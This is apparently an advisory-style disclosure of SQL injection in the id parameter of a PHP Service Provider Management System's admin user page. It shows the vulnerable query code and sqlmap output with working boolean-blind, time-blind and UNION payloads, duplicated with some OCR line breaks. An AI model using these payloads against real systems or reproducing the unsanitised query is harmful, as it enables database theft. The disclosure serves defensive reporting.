
SQL injection vulnerability exists in id parameter of /admin/user/manage_user.php file of Service Provider Management System

Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.

When visit /admin/index.php and page parameter is ‘user/manage_user’,it will include /admin/user/manage_user.php,and id parameter can do sql injection.


/admin/index.php




```php
            if(!file_exists($page.".php") && !is_dir($page)){
                include '404.html';
            }else{
              if(is_dir($page))
                include $page.'/index.php';
              else
                include $page.'.php';

            }
```

/admin/user/manage_user.php



```php
if(isset($_GET['id'])){
    $user = $conn->query("SELECT * FROM users where id ='{$_GET['id']}' ");
    foreach($user->fetch_array() as $k =>$v){
        $meta[$k] = $v;
    }
}
?>
```



```
sqlmap identified the following injection point(s) with a total of 263 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: page=user/manage_user&id=2' AND 7013=(SELECT (CASE WHEN (7013=7013) THEN 7013 EL
SE (SELECT 4819 UNION SELECT 2303) END))-- -

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=user/manage_user&id=2' AND (SELECT 8622 FROM (SELECT(SLEEP(5)))zCHu) AND 'W
FIl'='WFIl

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: page=user/manage_user&id=2' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x717676
7171,0x78774c5247435670557751767462454 74a4a6456476c54517a716e724d645648657a4e4171667958,0x716
b787671),NULL,NULL,NULL,NULL,NULL,NULL-- -
---
```

“

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)

Payload: page=user/manage_user&id=2' AND 7013=(SELECT (CASE WHEN (7013=7013) THEN 7013 ELSE (SELECT 4819 UNION SELECT 2303) END))-- -

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: page=user/manage_user&id=2' AND (SELECT 8622 FROM (SELECT(SLEEP(5)))zCHu) AND 'WFIl'='WFIl

```
    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: page=user/manage_user&id=2' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x7176767171,0x78774c524743567055775176746245474a4a6456476c54517a716e724d645648657a4e4171667958,0x716b787671),NULL,NULL,NULL,NULL,NULL,NULL-- -
---
“
```

Source Download：
https://www.sourcecodester.com/php/16501/service-provider-management-system-using-php-and-mysql-source-code-free-download.html